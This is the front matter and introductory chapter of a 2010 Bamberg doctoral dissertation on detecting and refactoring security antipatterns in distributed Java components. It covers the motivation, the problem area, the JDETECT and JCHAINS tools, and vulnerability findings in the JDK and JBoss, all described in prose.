
5 Schriften aus der Fakultät Wirtschaftsinformatik und Angewandte Informatik der Otto-Friedrich-Universität Bamberg

Refactoring of Security Antipatterns in Distributed Java Components



von Marc Schönefeld

UNIVERSITY OF BAMBERG PRESS

Schriften aus der Fakultät
Wirtschaftsinformatik und Angewandte Informatik
der Otto-Friedrich-Universität Bamberg

Schriften aus der Fakultät
Wirtschaftsinformatik und Angewandte Informatik
der Otto-Friedrich-Universität Bamberg

Band 5

University of Bamberg Press 2010

Refactoring of Security Antipatterns in Distributed Java Components

von Marc Schönefeld

University of Bamberg Press 2010

Bibliographische Information der Deutschen Nationalbibliothek

Die Deutsche Nationalbibliothek verzeichnet diese Publikation in der Deutschen Nationalbibliographie; detaillierte bibliographische Informationen sind im Internet über http://dnb.ddb.de/ abrufbar

Diese Arbeit hat der Fakultät Wirtschaftsinformatik und Angewandte Informatik der Otto-Friedrich-Universität als Dissertation vorgelegen
1. Gutachter: Prof. Dr. Guido Wirtz
2. Gutachter: Prof. Dr. Wolfgang Golubski
Tag der mündlichen Prüfung: 29. Januar 2010

Herstellung und Druck: docupoint GmbH, Magdeburg
Umschlaggestaltung: Dezernat Kommunikation und Alumni

ISSN: 1867-7401
ISBN: 978-3-923507-67-2 (Druckausgabe)
eISBN: 978-3-923507-68-9 (Online-Ausgabe)
URN: urn:nbn:de:bvb:473-opus-2403

To my parents Regina and Roger

Acknowledgments

I specially thank my doctoral adviser Prof. Dr. Guido Wirtz for his valuable guidance, patience and support throughout the entire dissertation project. Thanks go to Prof. Michael Mendler, PhD, and Prof. Dr. Andreas Henrich for their support as members of the thesis committee.

A special "thank you" goes to my proofreaders Len DiMaggio, Andrew Dinn, Oliver Koen, Mark Stevens, Jim Manico, Adam Gowdiak and Antoine Rios. I also thank Frank Boldewin and Levin Hiltrop for their constructive and motivational feedback in our daily *13:37* coffee break.

Further I thank Jeff Moss, Dhillon Andrew Kannabhiran, Dragos Ruiu, Marc Heuse, Dr. Ulrich Flegel and the XFocus team for giving me the opportunity to present various parts of this research to an international audience.

I owe my deepest gratitude to my late grandparents, my parents Regina and Roger, my brother Malte and my best friends Minh, Kira and Tadeuz. Their understanding and encouragement provided me with an ideal environment to complete the project.

Zusammenfassung

Die Bedeutung der Programmiersprache JAVA als Baustein für Softwareentwicklungs- und Produktionsinfrastrukturen ist im letzten Jahrzehnt stetig gestiegen. JAVA hat sich als bedeutender Baustein für die Programmierung von Middleware-Lösungen etabliert. Ebenfalls evident ist die Verwendung von JAVA-Technologien zur Migration von existierenden Arbeitsplatz-Anwendungen hin zu webbasierten Einsatzszenarien.

Parallel zu dieser Entwicklung hat sich die Rolle der IT-Sicherheit nicht zuletzt aufgrund der Verdrängung von mainframe-basierten Systemen hin zu verteilten Umgebungen verstärkt. Der Schutz von Vertraulichkeit, Integrität und Verfügbarkeit ist seit einigen Jahren ein kritisches Alleinstellungsmerkmal für den Markterfolg von Produkten. Verwundbarkeiten in Produkten wirken mittlerweile indirekt über kundenseitigen Vertrauensverlust negativ auf den wirtschaftlichen Erfolg der Softwarehersteller, zumal der Sicherheitsgrad eines Systems durch die verwundbarste Komponente bestimmt wird.

Ein zentrales Ziel dieser Arbeit ist die Erkenntnis zu vermitteln, dass die alleinige Nutzung einer als „sicher“ eingestuften Programmiersprache nicht als alleinige Grundlage zur Erstellung von sicheren und vertrauenswürdigen Anwendungen ausreicht. Vielmehr führt die Einbeziehung des Bedrohungsmodells der Programmiersprache zu einer verbesserten Risikobetrachtung, da die Angriffsfläche einer Anwendung detaillierter beschreibbar wird.

Die Entwicklung und fortschreitende Akzeptanz einer Programmiersprache führt zu einer Verbreitung von allgemein anerkannten Lösungsmustern zur Erfüllung wiederkehrender Qualitätsanforderungen.

Im Bereich der Dienstqualitäten fördern „Gegenmuster“, d.h. nicht-optimale Lösungen, die Entstehung von Strukturschwächen, welche in der Domäne der IT-Sicherheit „Verwundbarkeiten“ genannt werden. Des Weiteren ist die Einsatzumgebung einer Anwendung eine wichtige Kengröße, um eine Bedrohungsanalyse durchzuführen, denn je nach Beschaffenheit der Bedrohungen im Zielszenario kann eine bestimmte Benutzeraktion eine Bedrohung darstellen, aber auch einen erwarteten Anwendungsfall charakterisieren.

Während auf der Modellierungsebene ein breites Angebot von Beispielen zur Umsetzung von Sicherheitsmustern besteht, fehlt es den Programmierern auf der Implementierungsebene häufig an ganzheitlichem Verständnis. Dieses kann durch Beispiele, welche die Auswirkungen der Verwendung von „Gegenmustern“ illustrieren, vermittelt werden.

Unsere Kernannahme besteht darin, dass fehlende Erfahrung der Programmierer bzgl. der Sicherheitsrelevanz bei der Wahl von Implementierungsmustern zur Entstehung von Verwundbarkeiten führt. Bei der Vermittlung herkömmlicher Software-Entwicklungsmodelle wird die Integration von praktischen Ansätzen zur Umsetzung von Sicherheitsanforderungen zumeist nur in Meta-Modellen adressiert. Zur Erweiterung des Wirkungsgrades auf die praktische Ebene wird ein dreistufiger Ansatz präsentiert.

Im ersten Teil stellen wir typische Sicherheitsprobleme von JAVA-Anwendungen in den Mittelpunkt der Betrachtung, und entwickeln einen standardisierten Katalog dieser „Gegenmuster“. Die Relevanz der einzelnen Muster wird durch die Untersuchung des Auftretens dieser in Standardprodukten verifiziert.

Der zweite Untersuchungsbereich widmet sich der Integration von Vorgehensweisen zur Identifikation und Vermeidung der „Sicherheits-Gegenmuster“ innerhalb des Software-Entwicklungsprozesses. Hierfür werden zum einen Ansätze für die Analyse und Verbesserung von Implementierungsergebnissen zur Verfügung gestellt. Zum anderen wird, in-

duziert durch die verbreitete Nutzung von Fremdkomponenten, die arbeitsintensive Auslieferungsphase mit einem Ansatz zur Erstellung ganzheitlicher Sicherheitsrichtlinien versorgt.

Da bei dieser Arbeit die praktische Verwendbarkeit der Ergebnisse eine zentrale Anforderung darstellt, wird diese durch prototypische Werkzeuge und nachvollziehbare Beispiele in einer dritten Perspektive unterstützt.

Die Relevanz der Anwendung der entwickelten Methoden und Werkzeuge auf Standardprodukte zeigt sich durch die im Laufe der Forschungsarbeit entdeckten Sicherheitsdefizite. Die Rückmeldung bei führenden Middleware-Herstellern (Sun Microsystems, JBoss) hat durch gegenseitigen Erfahrungsaustausch im Laufe dieser Forschungsarbeit zu einer messbaren Verringerung der Verwundbarkeit ihrer Middleware-Produkte geführt.

Neben den erreichten positiven Auswirkungen bei den Herstellern der Basiskomponenten sollen Erfahrungen auch an die Architekten und Entwickler von Endprodukten, welche Standardkomponenten direkt oder indirekt nutzen, weitergereicht werden. Um auch dem praktisch interessierten Leser einen möglichst einfachen Einstieg zu bieten, stehen die Werkzeuge mit Hilfe von Fallstudien in einem praktischen Gesamtzusammenhang. Die für das Tiefenverständnis notwendigen Theoriebestandteile bieten dem Software-Architekten die Möglichkeit sicherheitsrelevante Auswirkungen einer Komponentenauswahl frühzeitig zu erkennen und bei der Systemgestaltung zu nutzen.

Abstract

The importance of JAVA as a programming and execution environment has grown steadily over the past decade. Furthermore the IT industry has adapted JAVA as a major building block for the creation of new middleware as well as enabling technology to facilitate the migration of existing applications towards web-driven environments.

Parallel in time the role of security in distributed environments has gained attention, after a large amount of middleware applications replaced enterprise-level mainframe systems. The perspectives on security Confidentiality, Integrity and Availability are therefore critical for the success of competiting in the market. The vulnerability level of every product is determined by the weakest embedded component, and selling vulnerable products can cause enormous economic damage to software vendors.

An important goal of this work is to create the awareness that usage of a programming language, which is designed as being secure, is not sufficient to create secure and trustworthy distributed applications. Moreover, the incorporation of the threat model of the programming language improves the risk analysis by allowing a better definition of the attack surface of the application.

The evolution of a programming language leads towards common patterns to provide reoccurring quality aspects. Suboptimal solutions, also known as "antipatterns", are typical causes that create quality weaknesses such as security vulnerabilities. Moreover, the exposure to a specific environment is an important parameter for threat analysis, as code considered secure in a specific scenario can cause unexpected risks when switching the environment.

Antipatterns are a well established means on the abstractional level of system modeling to educate about the effects of incomplete solutions, which are also important in the later stages of the software development process. Especially on the implementation level we see a deficit of helpful examples, that would give programmers a better and holistic understanding.

In our base assumption we link the missing experience of programmers regarding the security properties of using patterns within their code to the creation of software vulnerabilities. Traditional software development models focus on security properties only on the meta layer. To transfer these efficiently to the practical level, we provide a three-staged approach:

First, we focus on typical security problems within JAVA applications, and develop a standardized catalogue of "antipatterns" with examples from standard software products. Detecting and avoidance of these antipatterns positively influences software quality.

We therefore focus, as second element of our methodology, on enhancement points to common models for the software development process. These help to control and alert the occurrence of antipatterns during development activities. This is on the one hand the coding phase and the other hand the phase of component assembly, integrating own and third party code.

Within the third part, and emphasizing the practical position of this research, we implement prototypical tool support for the software development phase. The practical findings of this research helped to enhance the security of the standard JAVA platforms and JEE frameworks. We verified the relevance of our methods and tools by applying these to standard software products leading to a measure reduction of vulnerabilities and information exchange with middleware vendors (Sun Microsystems, JBoss) targeting runtime security.

Our goal is enabling software architects and software developers to ap-

ply our findings on their environments developing end-user applications, with embedded standard components. From a high-level perspective, software architects profit from this work through the projection of the quality-of-service goals to protection details. This supports their task of deriving security requirements when selecting standard components. In order to give implementation-near practitioners a helpful starting point to benefit from our research we provide tools and case-studies to achieve security improvements within their own code base.

Contents

List of Tables

List of Figures

1 Introduction

The current chapter presents the central perspective of this thesis; illustrating the relationship between violations of security related programming patterns (security antipatterns) and the resulting vulnerabilities in productive computer programs.

The discussion path leads from the motivation to the problem area, then from a description of the research methodology used to the practical results, illustrating examples of antipatterns we detected in current middleware software products, complied by the corresponding refactorings.

From a theoretical point of view, this thesis aims to provide evidence for research related to evaluate security issues in programming language design and implementation while leading the path from security models to the solution of security antipatterns.

For the practitioners including the range from the software architect to the system programmer we use concrete examples to illustrate the danger potential of a sole functional programming approach to system□s security that promote the creation of security antipatterns.

Having an emphasis on the practical implications of security antipatterns, we additionally provide concrete implementations that integrate into existing frameworks to detect (we will derive the JDETECT toolset) and to refactor antipatterns (JCHAINS). Although our implementations work best when applied with the theoretical background in mind, they also function as plugins to common frameworks, directly usable by practitioners.

1.1 Motivation

The avalanche of the Internet has moved the meaning of the majority of computers from an isolated environment to an integrated component of a global community shared the same network, which is the Internet. The inherent distribution has added additional complexity to the environments that execute software programs. Despite the added requirements, organizations have to ensure their partners that their systems are still secure. However, typical software development processes nowadays only support developers to create programs to fulfill functional requirements only. The developers only have a limited view on the later environment in which their programs are performing. The transformations and the information assets have to be protected appropriately Perks and Beveridge (2003) to the importance of the data.

Having the functionality requirement solved was sufficient for early computing environments that had no further environmental constraints, such as the isolated PC typical in the 1980s. Peter Deutsch (Gosling, 2004) has summarized the extra complexity in distributed environments by formulating the typical fallacies that may cause problems in programs designed solely for functionality:

- Latency is zero
- Bandwidth is infinite
- Topology does not change
- There is one administrator
- Transport cost is zero
- The network is homogeneous
- The network is reliable

- The network is *secure*

These single items represent the typical non-functional requirements that concern a software programmer. Nevertheless, the developers have to contribute to the functional perspective of the resulting system.

In this discussion, we focus on the implications of the last of the fallacies: *The network is secure*.

The security of software programs is dependent of the effectiveness of the protection against unauthorized use and access. To achieve this goal it is necessary to block the functionality parts of the program from illegal access imposed by attackers.

Distributed environments rely on communication. This involves transfer of data between two or more partners over communication paths, so-called channels. An unauthorized access occurs when a communication partner tries to retrieve the data or trigger system functionality, in order to extend his default privileges.

The unauthorized access becomes an attack when the action is based on malicious intend. An attacker is therefore a new type of anonymous communication partner typical to distributed systems. She/he performs or triggers actions beyond the documented specifications of computer programs that endanger the foundations for secure operations, such as *con*-*dentiality*, *integrity*, and *availability* (Gollmann, 1999).

The understanding and anticipation of the technical concepts of fraud attempts is an important precaution for the secure productional operation of a distributed system.

Despite the discussion and use of generative software production, the human factor in programming still performs the most of the work in programming new software programs. In addition, the programmer community has developed significant amounts of legacy systems still in a productive state.

We focus of security problems in software systems that result from pro-

gramming errors. These are usually not detectable when only testing their functional interface. Programmers might be aware to security impacts of particular programming style. Nevertheless, due to project planning approaches and other competitive influences, the time pressure to deliver results is high. It is typical that once the programmers reach the implementation goals of the functional tasks, the work on the next functional tasks starts to prevent a delayed shipment of the total software product.

This "functionality first approach" typically introduces a significant number of security related bugs, which are harmful for software in typical production environments that typically do not conform to Deutsch's fallacies.

A safe implementation of the non-functional requirements frequently moves to the maintenance stage, shipping corrected code in so-called fix-packs or service-packs.

Saltman (1993) suggests a proper balance between the functional and quality related requirements of an application. In this thesis we will describe an approach to overcome these shortcomings with this goal in mind, we will suggest the flow of security artifacts based on recent research, in this flow we will track and solve the tasks concerned with the detection and elimination of security related antipatterns.

1.2 Problem Area

The term *software architecture* (Bosch, 2000) describes the steps and criteria to find with the solutions for the non-functional or quality requirements of an application, such as maintainability, security, reliability, and usability. It defines and delegates responsibilities to the appropriate components to fulfill the quality requirements.

Following a top-down approach, the task of the implementation of a functional requirement, or a non-functional requirement (such as security) for a component is spreading into the implementation of sub-requirements, which exist for the subcomponents.

A software system is divisible in trusted and untrusted parts, which leads to the notion of term *trusted computing base*. The trusted part typically implements a larger set of security requirements than the untrusted part.

Distribution of requirements of a software system to components may on the one hand organized *horizontally* by allocation of the sub-requirements on separate layers, ranging from system-near lower layers to user-near higher layers. The ISO/OSI reference model is an example of this separation approach. *Vertical* distribution on the other hand allocates the responsibilities to fulfill the sub-requirements to separate locations.

Horizontal distribution allows programmers to satisfy the task of fulfilling requirement of both the functional and the security dimension. While providing a secure execution environment such as a trusted computing base (TCB) (Gollmann, 1999) on lower layers (system near) the application is allocated on the higher layers (near to the user) and its state may only transform in the set of valid states that are allowed by the underlying TCB.

Vertical distribution securely arranges the topology of systems. Assets with a high need of confidentiality or availability are protected behind a ring-like architecture of access facilities. Each ring or protection domain symbolizes a set of privileges needed to access the assets in the protection domain. The enforcement of the ring-shape typically bases on an interceptor pattern implementation that checks the predefined security constraints needed to fulfill an operation. A typical example is HTTPS client authentication, which requires a successful certificate validation to allow a web browser access to a web server.

Attackers typically do not approach systems by trying to break directly the security precautions. More likely, they aim to explore covert and side channels that lead into the protected part of the system. They use this undocumented communication facility to instrument existing functionality

to let it operate at their will. Attacks in layered systems such as business applications on top of middleware are therefore subject to attacks on the *layer below* (Gollmann, 1999). These are especially dangerous because they aim to circumvent layer-specific precautions by manipulating and injecting handcrafted data structures.

Security is an important issue in information systems from the early days of distributed computing, where DCE (Tanenbaum, 1995) was one of the first architectures to address major security requirements. Attacks have become an emerging topic as an increasing number of business systems provide services on public networks. The ubiquity of the Internet is interesting for many companies to shorten the transaction times of their existing business processes. Nevertheless, for serious business applications the *functionality first* approach is not sufficient. This is the reason that transport protocols such as HTTP (Fielding et al., 1999), IIOP (Object Management Group, 1999), and SOAP (World Wide Web Consortium, 2000) where later extended with encryption features. The enriched versions provide secure functionality and are HTTPS (Rescorla, 2000), IIOP/SSL (Visigenic Software, 1997) and the SOAP security extensions (Damiani et al., 2002). They offer protection to assure service levels concerning the confidentiality, integrity, and availability of enterprise level systems. According to Schaad (2006) the following observations apply to this category, emphasize the need for secure applications and motivate a trade-off between functionality and security:

- Security is a mission-critical property of modern enterprise software systems
- Basic security building blocks are available and ready to use
- Today's enterprise applications can, in general, be run securely, but this requires large administrative effort and is subject to severe restrictions

- Perimeter and communications security do not scale up to service-oriented architectures
- Providing system security is a continuous activity and covers development, deployment, and operations
- Providing security involves the user, the administrator and needs to be manageable
- The quality of security solutions (in term of effectiveness and correctness) and its assurances become increasingly important
- Security increasingly becomes a development and engineering task
- Security is about tolerable risk, it therefore includes cost-benefit considerations

Software vendors reacted to this growing demand for an increased security level in distributed systems by adapting their product portfolios. Runtime environments for programming languages with embedded security features like the JVM (JAVA Virtual Machine) (Lindholm and Yellin, 1997) by Sun Microsystems or the Microsoft CLR (Common Language Runtime) (Meijer and Gough, 2001) emerged into the market.

These are the technical foundation for large-scale software development frameworks like JEE (JAVA Enterprise Environment) (Shannon, 2003) and .NET (Meijer and Szyperski, 2001). These provide a standardized approach to create business applications on top of these runtime environments. Both JEE and .NET-based systems rely on a base level of protection to the customer due to the range of their inherent security features provided by the technical infrastructures, respectively the JVM and the CLR.

While implementing features described in the requirement specifications, programmers, who are likely to still follow the *functionality □rst approach* may introduce security shortcomings to the resulting code, which causes vulnerabilities.

The middleware platform that is focused as example throughout this thesis is the JAVA 2 Runtime Environment (J2SE (Sun Microsystems, 2006b)), which provides a common runtime environment to execute JAVA programs. It is a product offered originally by Sun Microsystems, but alternative implementations are available from other vendors such as the JVMs from IBM and BEA. After Sun Microsystems placed the most of the components of their commercial JDK under the GPL in 2007, OpenJDK, an open-source version of JAVA, is additionally available (Free Software Foundation, 2006).

We focus on the JAVA programming language due to its ubiquity in current software development projects. Applications designed in accordance to the *100% pure* JAVA paradigm (Sun Microsystems, 2000) are executable on all platforms that are "Java-enabled" with a J2SE implementation. A substantial set of operating systems fulfills this criterion, including Linux, most UNIX flavors, Microsoft Windows, OS/390 and Mac OS. Major middleware systems like the Apache Tomcat Server, database systems like IBM Cloudscape and the entire range of products that implement the J2EE specification (application servers such as JBoss or Apache Geronimo) require the J2SE core as mandatory runtime environment.

This holds also for desktop applications like OpenOffice, Lotus Notes, Eclipse, or JEdit, which are customizable through exposed JAVA application programming interfaces (APIs).

To operate the described wide range of application types securely in accordance to confidentiality, integrity, and availability the JAVA runtime environment is equipped with a multi-layered set of security features, such as the accessibility rules of the JAVA language and the embedded security enforcement features like the *Security Manager*. This set of mechanisms allows the contained execution of programs according to their protection domain.

The Security Manager is an optional monitor that checks the secure execution of a JAVA program. As a non-mandatory feature the unfortunate

situation arises, that most JAVA applications omit to enable the available protection features at all.

As stated before computer programs fulfill functional requirements in the first place but have to comply to the non-functional requirements such as security as well. Software requirements define which problem to solve with a particular implementation. Programmers often address software requirements mostly from the functional side and often omit to consider the side effects of their algorithms. They observe the input to output relationship of their programs and therefore tend to ignore the non-functional state area of their program code, such as security or performance.

In component-based systems such as an application based on JEE5 or the CORBA component model (Object Management Group, 2002), the deployed software is assembled from pre-build (the framework) components and own parts.

A pattern is a common way to solve a problem repetitively (Gamma et al., 1995). When building software a programmer has the choice to design an instance-specific solution or he may select a general pattern such as architectural design principle or a well-proven algorithm. Following the first alternative yields in a random balance of benefits and negative consequences, whereas choosing an existing solution yields in a pattern or in an antipattern. In the presented scenario, the programmer does solve the functional problem but potentially introduces a set of security problems by omitting value checks. When the negative consequences exceed the benefits, a solution becomes an antipattern. Therefore, also a pattern applied to the wrong context can become an antipattern.

This thesis aims to evaluate the relationship between antipatterns and their influence on secure system behavior. Saltzer and Schroeder (1975) presented design principles to reduce the number of vulnerabilities regarding confidentiality, integrity, and availability of software:

- Economy of Mechanism
- Fail-safe defaults
- Complete Mediation
- Open design
- Separation of privilege
- Least Privilege
- Least Common Mechanism
- Psychological Acceptancy

These principles are applicable to design and implementation of software and aim to reduce the amount and the impact of security flaws. Patterns derived from these principles designed to build secure systems are located on different semantic layers. On the architectural level, Yoder and Barcalow (1998) introduced a set of patterns that contribute to the security of software systems:

- Secure Access Layer
- Single Access Point
- Check Point
- Roles
- Session
- Limited View

On the implementation level, it is possible to separate common secure coding principles from programming-language specific recommendations. For the JAVA platform, Sun Microsystems has published a set of secure

coding guidelines (Sun Microsystems, 2002) that obey the introduced principles and help the programmer to introduce the security patterns. For other programming languages such as C, C++ (Viega and Messier, 2003), PHP (Oertli, 2002) or Perl (Haworth, 2002) similar catalogs exist according to the security philosophy of the specific programming language.

Independent from the chosen programming language the target environment of software also determines the potential threats. For web-based application scenarios the Open Web Application Security Project (OWASP) (Open Web Application Security Project, 2006) has listed the Top-10 vulnerabilities.

Programmers apply refactorings to overcome antipatterns, by improving the relationship between the negative consequences and the benefits of a solution.

A refactoring of a security antipattern transforms the suboptimal solution to a solution that enhances the support of security goals, without affecting functional behavior. Similar to antipatterns refactorings are applicable on multiple levels. Coding refactorings have a local impact whereas big refactorings are located on the architectural level (Fowler, 1999).

Focused on the refactoring of security antipatterns, the relationship between antipatterns in coding and the resulting security violations is the main concern of this thesis.

The cure for code-based security antipatterns are often bug fixes on the local control flow level, such as adding value checks for parameters before passing values to privileged blocks.

Despite the wide range of protection principles and patterns, attackers seek to find ways to influence the behavior of the trusted computing base. Existing vulnerabilities may allow injecting or exporting sensible internal data or perform illegal manipulation of the system state. According to Lampson (1973a), communication channels into systems fall into two categories:

- Legitimate communication channels and
- Covert channels

Covert channels (Department of Defense (United States), 1985) between separated systems are typically not documented in the design blueprint. However, due to manipulation and monitoring of shared resources they allow these systems to communicate. In other words, covert channels are unwanted communication paths that do not appear on the design level but are usable by implementation choices. Information, which is indirectly available from a shared environment resource, helps an attacker to gather information about a system. Therefore, covert channels are a violation of the *least common mechanism* security principle.

Covert channels are only one example for antipatterns that threaten the security of systems. We follow two root causes for the creation of antipatterns:

- Security-unaware implementation
- Security-unaware software development process

Security-unaware implementation The first cause for the identified antipatterns is due to insecure coding. Due to its nature, middleware has privileged access to shared resources such as communication channels and data sources. Among other examples, we show how security-unaware coding in the program code of middleware systems may lead to creation of covert channels. These can be used by attackers to subvert established the separation of protection domains used in JAVA based middleware.

Security-unawareness in the software development process The second large issue discussed stems from security issues in the software development process. The importance of security has not yet fully arrived in the mainstream reference models for software engineering, which - like the

UML (Object Management Group, 2005) - focus on the functional side of software. However, research is underway like the SecureUML (Lodderstedt et al., 2002) approach to extend the base modeling facilities of UML to overcome this shortcoming.

Microsoft introduced the Security Development (SDL), a security based view on the complete software development lifecycle(Lipner and Howard, 2005). Howard and Leblanc (2002) and McGraw (2004) presented similar approaches. According to McGraw's comments on the initial requirements and use case definition phase, security comes into focus by defining potential abuse cases. These do not necessarily relate to the functional use cases. The abuse case definition leads to the specification of application-specific security requirements and a risk analysis. External security reviews contribute to the definition of test plans. The following security tests have differing goals compared to the functional tests. Instead of proving that all defined test cases work correctly, security tests seek the one weak spot an attacker may use to penetrate the system. After the implementation phase for the system has produced settled code structures, the code undergoes checks with static analysis tools (Viega et al., 2000).

Depending on the given environment, tools like Splint for C code (Evans and Larochelle, 2002) or the Programming Mistake Detector (PMD), which is based on the analysis of JAVA source code (Tom Copeland, 2005), are available. A step further goes FINDBUGS, which bases on analysis of JAVA bytecode (Hovemeyer and Pugh, 2004). During our research, we developed custom FINDBUGS detectors allowing the detection of vulnerabilities in the trusted libraries of the J2SE.

Runtime tests that base on an improved code base after static analysis follow. The results allow assessing the risk level of the current implementation. As a final step in the lifecycle of secure software before shipping, McGraw (2004) suggests to establish the step of penetration testing to find weak spots in the dynamic behavior of the system. Penetration tests aim to

detect the weak spots and break the systems security in a deployed production environment. With our JDETECT extension to the FINDBUGS framework, we provide developers with a set of tools that detects security weak spots in the implementation.

After integrating patches that correct programming flaws found in a penetration test, the software product should reach an acceptable security level.

However, whether this security level fits to the real world requirements is determined through the regular usage by the customers and the exposure of the system to attackers. Even though COTS (Commercial, off-the-shelf) software as the JAVA Development Kit (JDK) (McGraw and Viega, 1999) undergo intensive tests by vendor internal auditing projects, postings on security mailing lists publish new vulnerabilities (SecurityFocus, 2006a) for these products on a daily basis. The software vendor may have to release a patched version that typically includes implementation or configuration refactorings on a smaller scale. Large-scale refactorings may require architectural design changes, and vendors publish them with the release of a new software version, that removes the root design cause for potential vulnerabilities.

Whereas the initial phases before shipment allow deterministic resource planning, the maintenance effort for providing patches is an unknown parameter. However, reducing the attack surface has shown a positive influence (Howard, 2004).

The generic secure software development lifecycle introduced by McGraw presents the activities on the vendor site, and does not detail the deployment phase performed by the customer, which is essential when assembling distributed systems, such as .NET (Meijer and Szyperski, 2001), J2EE (Shannon, 2003) or CCM (Object Management Group, 2002) applications. By following the fail-safe default principle in the deployment phase, a vendor can use the chance to define a set of default protection domains for the components of the software systems. These considerations illus-

trate that the causes for security problems are not solely resulting from the development phase. Moreover, they are also derived during the deployment phase.

1.3 Results

The presented concerns are the basis for the approaches developed in this dissertation. To illustrate the identified problems we will present our findings concerning the Sun JDK and other JAVA based middleware.

Through our findings, we illustrate that negligence of security considerations throughout the deployment phase of JAVA software is a cause for the *LaxPermission* antipattern. This means that all code of a system runs in a single protection domain, a scenario that violates the *least privilege* principle. The *LaxPermission* antipattern provides an attacker with the complete set of privileged functionality once he has found a way to influence the system. Whereas the default definition of JAVA protection domains introduce barriers on multiple levels before the attacker is able to gain extended privileges and reach his goal.

With the JCHAINS (Schönefeld, 2004f) framework, which is an extension to the standard JAVA security framework, we provide a tool useful in the application deployment step to determine the permission requirements of black-box components. This allows limiting the valid actions and their attack surface. For example, the process of deriving an application-specific permission set provides a refactoring for the *LaxPermission* antipattern scenario.

The cures for code-based security antipatterns are often refactorings that correct implementation flaws on the local control flow level. Nevertheless, a big refactoring such as the presented JCHAINS framework may also promote the usage of the security manager architecture and the enforcement of a fine-grained policy and therefore support the goal to raise the effectiveness of the existing JAVA security mechanisms.

Antipatterns like the *LaxPermission* problem are a threat to the secure usage of distributed systems. These systems aim to decompose the complexity of the total system into smaller and controllable components. Like teamworking colleagues, who have differing skills and assigned tasks, work with each other to achieve a common goal during a project, cooperating components may have differing permissions but need to interact with each other. Placing each of them in well-defined appropriate protection domains limits their danger potential to an acceptable level. This is especially helpful with components that are not fully trusted as they may stem from an anonymous source such as free component libraries (like Sourceforge or the Apache Jakarta projects).

As an example, such a misfit may create a covert channel vulnerability, illustrated by inappropriate default visibility settings of some static variables of the JDK-embedded libraries of the Apache Xalan (Apache Software Foundation, 2006a) libraries XSLT (World Wide Web Consortium, 1999b) parser that are useful for an attacker to subvert the JRE security precautions.

As standard component Xalan, deploys into the privileged *LaxPermission* protection domain of the JDK. Being equipped with elevated privileges, it allowed attackers to compromise confidentiality and integrity of the internal JDK state. This allows subverting the protection of confined and shared environments such as the JAVA applet sandbox.

By using our antipattern detectors, we discovered that it is possible to inject malicious interceptor methods into the calling patch of the trusted parsing libraries provided by the J2SE. This violates the security goals of confidentiality and integrity of the JAVA sandbox. These considerations lead us to the thesis that our instruments are applicable in a generalized form to provide a more efficient execution environment for JAVA applications as far as availability, privacy, and integrity is concerned.

This thesis aims to provide more than a summary of accepted papers as it goes in detail and depth beyond the topics already presented on inter-

national public conferences such as D-A-CH security (Schönefeld, 2004f), DIMVA (Schönefeld, 2004a), RSA and Blackhat Briefings. In addition to the range of accepted contributions to refereed industrial and academic conferences, major publications as (Skoudis and Zeltser, 2003) and (Kumar, 2003) have referenced parts of our research project. We published a joint report with a leading security research agency (Schönefeld, 2003j) that covers earlier parts of our work. The fact that projects that develop industrial middleware components such as the Sun JDK (Sterbenz and Lai, 2006; Nisewanger, 2007) and the JBoss (Fleury and Reverbel, 2003) application server have gained a higher security level from our findings underlines the relevance of the described research. By invitations for idea exchange on the one hand by the JBoss Group in 2003 and on the other hand by Sun Microsystems in 2005 our research received acknowledgement from relevant software vendors.

1.4 Structure

The discussion starts with the introduction of the general principles of *security* on a conceptual level. We then turn to the software engineering domain where we focus on the necessary details of the software development process. Furthermore, we focus on the concept of non-functional requirements and design patterns. We then build on this foundation to introduce the central terms *antipatterns* and *refactorings*, especially applied to security in distributed systems.

After the introduction of these initial keywords, we leave the general view on software development and turn towards the JAVA programming language. We chose JAVA to illustrate our ideas and results, some of which are generalizable to other confined programming environments. We then introduce the security features of the JAVA programming language and the associated execution environment. Having presented the standard security features and APIs available for a JAVA programmer, we

broaden our view towards underlying security concepts such as protection domains, and class loading. We furthermore describe the use of bytecode engineering to perform security-centric code audits.

We then illustrate a set of code-based antipatterns we identified whilst analyzing the J2SE bytecode with our JDETECT framework. Each of these antipatterns provides a detailed description of the problem area. The antipattern documentation also includes the threat it embodies and the chosen refactoring by Sun Microsystems.

Turning from implementation to deployment, we leave the level of bytecode and other binary representations and turn towards our contribution to the solution of the common deployment problem. This occurs whilst defining protection domains for the set of components assembled to build up an application. We therefore illustrate the problem area, the threats imposed and present our JCHAINS framework as a refactoring proposal as a solution to the *LaxPermission* antipattern.

To illustrate that our results do not only contribute to the refactoring of code and deployment flaws in a single product, the JDK. We present a range of use cases that illustrate our vulnerability findings in other JAVA-based COTS products such as the JEE-Server JBoss, JEE-based application frameworks and database products, for example an HSQLDB vulnerability which affects OpenOffice (Mitre Corporation, 2007b).

By identifying security antipatterns and applying the proposed refactorings, we provide the proof of a general applicability of our theses. As a thesis in practical informatics, this work needs to provide valid research but also addresses the real-life problems of IT-Practitioners, such as programmers, security auditors and software architects. We therefore mainly use the formalisms that best contribute to the understanding of the addressed audience, which is source code and binary representation for implementation specific artifacts.

To address the demands of a wide range of potential readers we provide multiple recommended reading paths according to the exposure of

the reader to the subjects presented here. The division of this work into multiple parts eases the entry for the experienced software developer or security architect to the core topics of this thesis as they may skip the first part. However, the first part is the vehicle for any interested reader without specialized knowledge to catch with the discussion presented by this thesis.

